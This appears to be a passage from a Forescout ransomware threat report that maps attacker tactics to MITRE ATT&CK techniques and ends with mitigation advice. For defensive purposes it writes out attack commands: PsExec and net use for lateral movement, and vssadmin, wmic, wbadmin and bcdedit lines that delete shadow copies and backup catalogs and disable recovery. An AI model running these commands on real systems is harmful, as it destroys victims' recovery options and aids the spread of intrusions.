The information gathered through Network Service Discovery can be used to further compromise the network, such as by exploiting known vulnerabilities in the services or by crafting targeted phishing attacks. It can also be used to identify potential targets for lateral movement, as well as to identify potential assets that can be exfiltrated from the network.

The `netstat` command is commonly used to display active network connections and listening ports on a system, while tools such as Nmap, CrackMapExec and Empire are used for port scanning and service discovery.

Network Share Discovery (T1135)

Network Share Discovery is used to identify accessible file shares on a target network. This technique involves the use of various commands or tools to enumerate network shares, including those that may be hidden or restricted. Adversaries can use this technique to identify sensitive information stored on file shares or to gather information that may be used for lateral movement.

One common method used by adversaries for network share discovery is the `net view` command. Adversaries can also use the `net share` command to list shares that are available on the local machine or to create new shares. Another tool commonly used for this technique is enum4linux, which can enumerate shares on Linux and Unix systems. Other methods used for network share discovery include searching for file shares in the Windows registry and performing port scans to identify file sharing ports.

Remote System Discovery (T1018)

Adversaries use several methods to identify other systems on a network for lateral movement, such as:

- Obtain a list of other systems by their IP address, hostname, or other logical identifier using remote access tools or utilities available on the operating system such as `ping` or `net view`.
- Examine data from local host files or other passive means such as local ARP cache entries to identify remote systems.
- Discover network infrastructure and use commands on network devices to gather detailed information about systems within a network, such as `show cdp neighbors` or `show arp`.

2.8. Lateral Movement

Lateral movement is used to gain control of remote systems within a victim's network. This tactic is often used by ransomware actors to spread their attack and encrypt more systems.

There are various techniques used for lateral movement, such as:

- Pass the Hash (T1550.002), which relies on stolen password hashes to authenticate to remote systems
- Abusing trust relationships between systems, where an adversary may leverage trust relationships in Windows domains. For example, an adversary may move laterally using a compromised domain user account with administrative privileges to access systems on the network.
- Remote Services (T1021), where an adversary abuses remote services such as RDP or SMB or remote execution tools, such as PowerShell or PsExec, to run commands on remote systems.

Popular ways in which ransomware actors use remote services for lateral movement include:

- `mstsc.exe`, the built-in RDP client in Windows, can be used to connect to a remote Windows system over RDP with the following command: `mstsc /v:<remote system IP address>`.
- `net use` can be used to map a network share on a remote Windows system. For example, `net use \\<remote system IP address> \<share name> /user:<username> <password>` will map the share drive of the system at the specified IP address as a network drive on the local system.
- `Psexec` can be used to execute commands on a remote Windows system. For example, `psexec \\192.168.1.111 cmd.exe` will open a command prompt on the remote system at IP address 192.168.1.111.

2.9. Collection

Adversaries often try to obtain files of interest by searching network shares (T1039) or local system (T1005) sources on compromised computers. These files may contain sensitive information that can be later exfiltrated as part of double extortion attacks.

Threat actors may perform searches on the network shares and local system, including file systems, configuration files, or databases, to locate files containing sensitive data prior to exfiltration. To perform these searches, adversaries can use a command and scripting interpreter like cmd or PowerShell, network device commands, or automated collection tools that leverage techniques such as regular expressions to search for specific patterns or keywords within files.

2.10. Command and Control

Adversaries use Command and Control (C2) techniques to communicate with and control compromised systems within a victim's network, which enables them to alter their approach based on the situation or perform additional malicious actions.

Ransomware actors often rely on C2 servers to carry out their attacks. These servers are used to download malware and auxiliary scripts, control compromised systems through C2 channels, and even to check whether the C2 is still active before executing a ransomware payload.

Most C2 communication methods use Remote Access Software (T1219) or aim to blend in with normal, legitimate traffic, such as HTTP and other Application Layer Protocols (T1071) or ICMP and other Non-Application Layer Protocols (T1095). However, more advanced obfuscation methods are often used for this tactic, such as:

- Proxy (T1090) to hide the true location and activity of an adversary by making requests through an intermediary server.
- Non-Standard Port (T1571) to hinder detection by using uncommon ports.
- Protocol Tunneling (T1572) to bypass network defenses by encapsulating data packets within another protocol's packets.
- Data Encoding (T1132) to mask the true content of communications.

2.11. Exfiltration

Attackers use various techniques to exfiltrate and store data from compromised systems, such as C2 servers, FTP or SFTP, cloud storage platforms and file-sharing services.

Exfiltration Over C2 Channel (T1041)

Typically, the stolen data is exfiltrated via the primary C2 channel. Threat actors collect all the files and transfer them to the C2 server in an encoded or encrypted format. This method allows attackers to send stolen data to their own servers without being detected by security systems that monitor outgoing traffic. Stolen data is encoded into the normal communications channel using the same protocol as command-and-control communications.

Exfiltration Over Web Service (T1567)

To evade detection, threat actors may choose to exfiltrate data to a cloud storage service rather than over their traditional command and control channel. In recent ransomware campaigns, this technique has become more prominent.

Cloud storage services allow attackers to store and retrieve data over the internet. This approach may also mask the exfiltration as unremarkable network traffic since many hosts in an organization use cloud services for legitimate purposes. Furthermore, attackers can retrieve the data from a different location, making it difficult to trace the source of the exfiltration.

One example of a common cloud storage service used by ransomware actors is MegaSync. It is popular among ransomware operators due to its end-to-end encryption, anonymity, and the ability to transfer large amounts of data quickly and securely.

2.12. Impact

Impact techniques are used by threat actors to disrupt a system's availability or compromise its integrity. Ransomware attackers have the primary objective of encrypting critical data and preventing victims from recovering it without paying a ransom. The following techniques are observed on ransomware attacks: Data Encrypted for Impact (T1486) and Inhibit System Recovery (T1490). In addition, they may use Internal Defacement (T1491.001), such as changing victim wallpapers or send ransom to intimidate victims.

Data Encrypted for Impact (T1486)

Adversaries disrupt the availability and compromise the integrity of system and network resources by encrypting data on target systems, making it inaccessible to users. To gain access to the encrypted data, adversaries demand a ransom in exchange for the decryption key.

Typically, adversaries encrypt common user files such as Office documents, PDFs, images, videos, audio, text, and source code files, often renaming them and tagging them with specific file markers. In some cases, critical system files, disk partitions, and the Master Boot Record (MBR) may also be encrypted. Adversaries may need to employ other behaviors, such as modifying file and directory permissions or performing system shutdowns or reboots, to gain access to these files.

To maximize the impact on the target organization, encryption malware may have worm-like features that allow it to propagate across a network. Adversaries can leverage other attack techniques, such as OS Credential Dumping, to achieve this. In cloud environments, adversaries may also encrypt storage objects within compromised accounts. This adds another layer of complexity to the recovery process and makes it more challenging for the victim organization to regain control of their data.

Inhibit System Recovery (T1490)

Adversaries can remove or delete essential operating system data and disable recovery services that are designed to help restore a compromised system. This prevents victims from accessing available backups or recovery options, making it more difficult to recover from the attack. These tactics may be used in conjunction with data destruction and encryption to maximize the impact of the attack.

Typically, operating systems include built-in features that help to repair damaged systems, such as backup catalogs, volume shadow copies, and automatic repair options. However, adversaries can also disable or delete these recovery features, which can increase the impact of data encryption.

Several native Windows utilities have been used by adversaries to disable or delete system recovery features:

- `vssadmin.exe` can be used to delete all volume shadow copies on a system as follows: `vssadmin.exe delete shadows /all /quiet`
- Windows Management Instrumentation can be used to delete volume shadow copies as follows `wmic shadowcopy delete`
- `wbadmin.exe` can be used to delete the Windows Backup Catalog as follows: `wbadmin.exe delete catalog -quiet`
- `bcdedit.exe` can be used to disable automatic Windows recovery features by modifying boot configuration data as follows: `bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no`

3. Mitigation Recommendations

Basic cyber hygiene recommendations are still effective against ransomware. They include identifying and patching vulnerable devices in your network, segmenting the network to avoid spreading an infection and monitoring network traffic to detect signs of intrusion, lateral movement or payload execution. These recommendations are detailed on CISA's Stop Ransomware project page, especially their ransomware guide.

For those who have been victims of a ransomware attack, the ID Ransomware project helps identify the specific family used, while the No More Ransom project links to dozens of publicly available decryptors.

Beyond these general recommendations, two sets of specific mitigations can be derived from this report:

- All the example commands shown throughout the document can be used for threat detection and threat hunting. It's worth noting that many of those commands are not inherently malicious and could also be used for legitimate purposes, such as remote administration. Therefore, correlating individual events with signals from multiple sources, such as EDR and network monitoring, is paramount.
- The table below summarizes specific prevention and detection actions for the different tactics listed in this report.

Technique	Recommendations
Initial Access	• To prevent phishing, pay attention to potentially malicious e-mails, advertisements and websites. CISA's recently released Phishing Infographic is a useful resource for defenders, aligned to their cross-sector cybersecurity performance goals (CPGs). • To prevent initial access with valid accounts, configure RDP and other remote access servers to only allow connections from trusted networks or IP addresses. Use strong passwords and enable multi-factor authentication when possible. • To prioritize patching efforts, refer to CISA's Known Exploited Vulnerabilities catalog and their recent Ransomware Vulnerability Warning Pilot.
Persistence	• To prevent account manipulation attacks, limit account privileges, regularly monitor account activity and implement strong password policies. • To prevent and detect malicious activity associated with task scheduling, limit permissions for accounts used to schedule tasks and regularly monitor scheduled tasks.
Discovery	• To prevent and detect network discovery, use segmentation to limit access to systems within the network and monitor suspicious activity, such as network scanning. • To prevent account discovery, monitor and restrict access to administrative tools, such as command-line interfaces and remote management tools. Implement strong password policies and multifactor authentication to prevent unauthorized access to accounts.
Lateral movement	• To limit lateral movement, implement network segmentation and enforce access controls. These measures can help limit the impact of compromised accounts.
Exfiltration	• Implement access controls, such as least privilege and file integrity monitoring, to prevent adversaries from accessing sensitive data and to detect when such access is attempted. • To prevent exfiltration to web services, monitor (and potentially block) suspicious traffic to known cloud storage providers.

© 2023 Forescout Technologies, Inc. All rights reserved. Forescout Technologies, Inc. is a Delaware corporation. A list of our trademarks and patents is available at www.forescout.com/company/legal/intellectual-property-patents-trademarks. Other brands, products or service names may be trademarks or service marks of their respective owners. Version 01_01 March 2023.